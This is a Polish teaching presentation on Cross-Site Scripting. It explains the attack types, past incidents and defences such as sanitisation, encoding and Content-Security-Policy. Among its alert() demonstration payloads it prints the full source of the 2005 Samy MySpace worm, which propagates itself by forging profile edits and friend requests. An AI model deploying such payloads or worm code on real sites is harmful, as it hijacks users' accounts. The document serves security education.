Wstęp do Cross Site Scripting

Jakub Drohomirecki
Jakub Paluch

Na czym polega podatność Cross-Site Scripting (XSS)?

Podatność Cross-Site Scripting pozwala atakującemu wymusić na stronie wykonanie wprowadzonego skryptu. Taki skrypt następnie może być wykonywany przez przeglądarki innych użytkowników zaatakowanej strony.

XSS dzieli się na 4 rodzaje:

- Stored
- Reflected
- DOM-Based
- Mutation

Zagrożenia ataku XSS

- Kradzież plików cookies
- Podmiana zawartości strony internetowej
- Uruchomienie keyloggera w przeglądarce użytkownika
- Przekierowanie użytkownika na inną stronę
- Rozprzestrzenianie robaków

Słynne ataki

Jak wywoływać skrypty w HTML?

- <script>…</script>
- <img src=*nieistniejący adres* onerror='…'>
- Za pomocą wszelkich event handlerów, jak np. onload, onmouseover, itd.

```
<body onload="alert('BAWiM')">
<script>alert("BAWiM")</script>
<img scr="nonexistent_picture.png" onerror="alert('BAWiM')">
<img src="picture.png" onmouseover="alert('BAWiM')">
<img src="picture.png" onmousedown="alert('BAWiM')">
```

Jak to wygląda?


```
<input type="text" name="search" value="">
```

Gdy payload to:
"><script>alert(1)</script>


```
<input type="text" name="search" value=""><script>alert(1)</script>">
```

Stored XSS (Persistent)

Stored XSS pozwala atakującemu na umieszczenie złośliwego skryptu na serwerze. Podczas każdej wizyty, serwer wysyła użytkownikom kod wraz ze złośliwym skryptem.

Przykład:

W 2014 roku Tweety pisane poprzez TweetDecka nie były poddawane filtrowaniu. Przez to przeoczenie dało się na serwerach Twittera umieszczać skrypty wykonywane przez przeglądarkę każdego użytkownika kto takiego tweeta wyświetli.

3 Strona otrzymuje zapytanie i wysyła klientowi przechowywany na serwerze złośliwy kod

2 Klient odwiedza stronę z wstrzykniętym złośliwym skryptem

Klient Strony

Strona

1 Atakujący wstrzykuje złośliwy kod na stronę

Atakujący

4 Przeglądarka klienta wykonuje złośliwy skrypt

5 Atakujący zdobywa dane każdej osoby, która odwiedzi zainfekowaną stronę

Reflected XSS (Non-persistent)

Reflected XSS jest wykonywany jedynie po stronie użytkownika i nie jest zapisywany na serwerze zaatakowanej strony. Podatność ta może zostać wykorzystana, gdy ofiara ataku wejdzie w link, prowadzący do strony z wykorzystaną podatnością Reflected XSS. Po wejściu na taką stronę, przeglądarka ofiary automatycznie wykona skrypt napisany przez atakującego.

Przykład:

Podatność na stronie lert.uber.com z 2016 roku

```
https://lert.uber.com/s/search/All/Home">PAYLOAD
```

3 Strona otrzymuje zapytanie i odsyła klientowi odpowiedź zawierającą złośliwy skrypt

2 Klient klika w złośliwy link i wysyła zapytanie do serwera strony

Klient Strony

Strona

1 Atakujący wysyła ofierze złośliwy link

Atakujący

4 Przeglądarka klienta wykonuje złośliwy skrypt

5 Atakujący zdobywa dane osoby, która kliknęła w złośliwy link

DOM-Based XSS

DOM-Based XSS nazywane też często type-0 XSS powstaje gdy JS pobiera dane ze źródła kontrolowanego przez atakującego np. adresu URL i przekazuje je do “ujścia” (sink), które wspiera dynamiczną obsługę kodu. Pozwala to atakującemu wykonanie złośliwego kodu JS, który zazwyczaj pozwala przejąć kontrolę nad kontem użytkownika

Przykład
W 2018 w wyszukiwarce DuckDuckGo wykryto podatność na DOM XSS

```
https://duckduckgo.com/50x.html?

e=&atb=test%22/%3E%3Cimg%20src=x%20onerror=alert(document.domain)%3B%3E
```

3 Strona otrzymuje zapytanie, ale nie wysyła złośliwego kodu w odpowiedzi

2 Klient odwiedza złośliwy link

Klient Strony

Strona

6 Wrażliwe dane użytkownika zostają wysłane do atakującego

Atakujący

4 Przeglądarka klienta wykonuje skrypt strony sprawiając, że złośliwy skrypt zostaje umieszony w stronie.

1 Atakujący tworzy URL zawierający złośliwy kod JS i wysyła go do ofiary

5 Przeglądarka klienta wykonuje złośliwy skrypt po stronie klienta

Mutation XSS

Mutated XSS polega na wstrzyknięciu do strony pozornie nieszkodliwego kodu, który zinterpretowany i zparse'owany przez przeglądarkę użytkownika stanie się niebezpieczny.

Przykład:

W 2019 roku na stronie Google została odkryta podatność Mutation XSS (mXSS). Biblioteka DOMPurify używana do sanityzacji strony inaczej interpretowała payload `<noscript><p title="</noscript><img src=x onerror=alert(1)>">` niż przeglądarki, w związku z czym niesanityzowany kod przedostał się na stronę.

Parser HTML

```
<noscript>
<p title="</noscript><img src=x onerror=alert(1)>"></p>
</noscript>
```

Parser JS

```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
">
"
```

2 Strona widzi wstrzyknięty kod, ale nie widzi w nim nic nieprawidłowego

4 Serwer wysyła odpowiedź z pozornie bezpiecznym kodem

3 Klient wysyła zapytanie na stronę

Klient Strony

Strona

1 Atakujący wstrzykuje skrypt na serwer strony

Atakujący

5 Przeglądarka klienta inaczej interpretuje otrzymany kod i egzekwuje złośliwy skrypt

6 Atakujący otrzymuje wrażliwe dane ofiary

Samy

W październiku 2005 roku, ponad milion użytkowników padło ofiarą Samy. Był to robak wykorzystujący podatność XSS na MySpace. Był on relatywnie nieszkodliwy, a jego działanie polegało na umieszczeniu na profilu ofiary tekstu “but most of all, samy is my hero” oraz zreplikowanie się na profilu następnego użytkownika. W ciągu 20 godzin powielił się on ponad milion razy.

<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

Sposoby obrony przed XSS

- Sanityzacja kodu (np. za pomocą biblioteki DOMPurify)
- Encoding
- Unikanie walidacji po stronie przeglądarki
- Walidacja danych po stronie serwera
- Ochrona cookies
- Ograniczenie możliwości wprowadzania danych
- Content-Security-Policy

Sanityzacja kodu

Biblioteki do sanityzacji kodu (np. DOMPurify, HtmlSanitizer) pomagają oczyścić kod z potencjalnych podatności na XSS, zwłaszcza jeżeli pozwalamy użytkownikom naszej strony na umieszczanie własnego kodu HTML na naszym serwerze

Dirty HTML

```
<img src="" onerror=alert(1)>
```

Clean HTML

```
<img src="">
```

Encoding

Encoding polega na podmianie pewnych potencjalnie niebezpiecznych znaków na ich odpowiedniki, np zamiast “<” użyjemy “%3C” lub “&lt”. Dzięki temu wstrzyknięty kod będzie interpretowany przez serwer jako zwykły tekst.

```
<script>alert("BAWiM")</script>
```


```
%3Cscript%3Ealert(%22BAWiM%22)%3C%2Fscript%3E
```


```
<input type="text" name="search" value=""><script>alert(1)</script>">
```

```
<input type="text" name="search" value="%22%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E">
```

Ograniczenie możliwosci wprowadzenia danych

Aby ograniczyć miejsca, poprzez które użytkownik może wprowadzić własny input, warto zamiast textboxów użyć np. dropdownów (o ile to możliwe)





Content-Security-Policy

Content-Security-Policy to mechanizm działający po stronie przeglądarki, pozwalający na stworzenie whitelisty dla zasobów działających po stronie użytkownika, dzięki czemu zostaną pobrane one tylko z zaufanych źródeł.

```
Content-Security-Policy: default-src 'self' trusted.com *.trusted.com
```

Bibliografia

- https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/
- https://samy.pl/myspace/
- https://sekurak.pl/czym-jest-xss/
- https://portswigger.net/web-security/cross-site-scripting
- https://owasp.org/www-community/attacks/xss/
- https://www.acunetix.com/vulnerabilities/web/cross-site-scripting/
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html